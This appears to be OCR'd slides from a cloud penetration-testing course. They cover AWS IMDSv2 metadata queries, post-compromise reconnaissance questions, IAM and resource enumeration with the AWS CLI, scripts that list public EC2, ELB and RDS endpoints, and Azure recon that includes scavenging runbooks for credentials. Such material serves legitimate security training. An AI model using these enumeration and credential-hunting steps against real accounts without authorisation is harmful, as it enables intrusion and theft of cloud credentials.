
AWS Instance Metadata URL



- AWS EC2 Instance Metadata service Version 2 (IMDSv2)
- Updated in November 2019 – Both v1 and v2 are available
- Supposed to defend the metadata service against SSRF and reverse proxy vulns
- Added session auth to requests
- First, a “PUT” request is sent and then responded to with a token
- Then, that token can be used to query data


```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`

curl http://169.254.169.254/latest/meta-data/profile -H "X-aws-ec2-metadata-token: $TOKEN"
```

Phishing



Resource Exploitation

- Deployed resources (EC2, Lambda Functions, Webapps, etc.) are at risk of having vulnerabilities
  - Unpatched software with known vulns
  - Weak authentication
  - SQL or command injection vulns
  - Server-Side Request Forgery (SSRF)
- Exploitation of resources can lead to remote access but also roles in AWS




Post-Compromise Reconnaissance

Post-Compromise Recon


- Who do we have access as?
- What roles do we have?
- Is MFA enabled?
- What can we access (webapps, storage, etc.?)
- Who are the admins?
- How are we going to escalate to admin?
- Any security protections in place (CloudTrail, GuardDuty, etc.)?

AWS Permissions


- There are various types of AWS accounts (root, IAM, temp)
- Permissions are set via role policies
  - **Effect** – Allow or Deny
  - **Action** – A set of specific parameters (s3:* or iam:CreateUser)
  - **Resource** – What resources the policy applies to (arn:aws:s3:::testS3Bucket/*)




Identity vs. Resource-based Policies



- Policies can be applied to both IAM users and resources
- **Identity-based policies**:
  - Attached to users/groups/roles
- **Resource-based policies:**
  - Attached to resources (S3, EC2, Lambda, etc.)
- Enumerate both to understand what a user (or resource) can access



Intro to AWS Command Line



- AWS CLI: A multi-platform tool for interacting with AWS services
- Configure a profile to authenticate with:

`aws configure`


```
$ aws configure
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [None]: us-west-2
Default output format [None]: json
```

- Use --profile to setup additional accounts
- Call the Security Token Service (STS) to test creds


`aws sts get-caller-identity`

```
fog@cloudbreach:~$ sudo aws sts get-caller-identity --profile AWSCloudAdmin

{
    "UserId": "AIDA2R6MTHIH76TGX3Q57",
    "Account": "725741681167",
    "Arn": "arn:aws:iam::725741681167:user/AWSCloudAdmin"
}
```

Resource Enumeration



- Identify attack surface by interacting with resources




- List EC2 Instances

```
aws ec2 describe-instances --region <region>
```

- List S3 Buckets

```
aws s3 ls
```

IAM Policy Enumeration



- Call the IAM service to enumerate access
- List IAM users

```
aws iam list-users
```

- List IAM roles

```
aws iam list-roles
```


- List IAM groups

```
aws iam list-groups
```

- List attached policies for a user

```
aws iam list-attached-user-policies --user-name <user>
```

Identifying Public Resources



- Predictable domains make brute forcing public resources possible
- Cloud_enum –
  - https://github.com/initstring/cloud_enum
- Intricate resource names may go undiscovered
- After authenticating leverage the CLI to enumerate all public resources

```
[+] Checking for S3 buckets
  OPEN S3 BUCKET: http://glitchcloud.s3.amazonaws.com/
      FILES:
      ->http://glitchcloud.s3.amazonaws.com/glitchcloud
      ->http://glitchcloud.s3.amazonaws.com/credentials
      ->http://glitchcloud.s3.amazonaws.com/index.html
```

Identifying Public Resources

- Commands to list public resources and more in CloudPentestCheatsheets repo: https://github.com/dafthack/CloudPentestCheatsheets/

List all EC2 public IPs

```
while read r; do
        aws ec2 describe-instances --query=Reservations[].Instances[].PublicIpAddress --region $r | jq -r '.[]' >> ec2-public-ips.txt
done < regions.txt
sort -u ec2-public-ips.txt -o ec2-public-ips.txt
```

List all ELB DNS addresses


```
while read r; do
        aws elbv2 describe-load-balancers --query LoadBalancers[*].DNSName --region $r | jq -r '.[]' >> elb-public-dns.txt
        aws elb describe-load-balancers --query LoadBalancerDescriptions[*].DNSName --region $r | jq -r '.[]' >> elb-public-dns.txt
done < regions.txt
sort -u elb-public-dns.txt -o elb-public-dns.txt
```

List all RDS DNS addresses

```
while read r; do
        aws rds describe-db-instances --query=DBInstances[*].Endpoint.Address --region $r | jq -r '.[]' >> rds-public-dns.txt
done < regions.txt
sort -u rds-public-dns.txt -o rds-public-dns.txt
```


Azure

- What can we learn with a basic user?
- Subscription Info
- User Info
- Resource Groups
- Scavenging Runbooks for Creds




Azure

- Standard users can access Azure domain information and isn't usually locked down
- Authenticated users can go to portal.azure.com and click Azure Active Directory
- O365 Global Address List has this info as well
- Even if portal is locked down PowerShell cmdlets will still likely work
- There is a company-wide setting that locks down the entire org from viewing Azure info via cmd line:
  - Set-MsolCompanySettings –UsersPermissionToReadOtherUsersEnabled $false




Azure: CLI Access



- Azure Service Management (ASM or Azure "Classic")
  - Legacy and recommended to not use
- Azure Resource Manager (ARM)
  - Added service principals, resource groups, and more
  - Management Certs not supported
- PowerShell Modules
  - Az, AzureAD & MSOnline
- Azure Cross-platform CLI Tools
  - Linux and Windows client

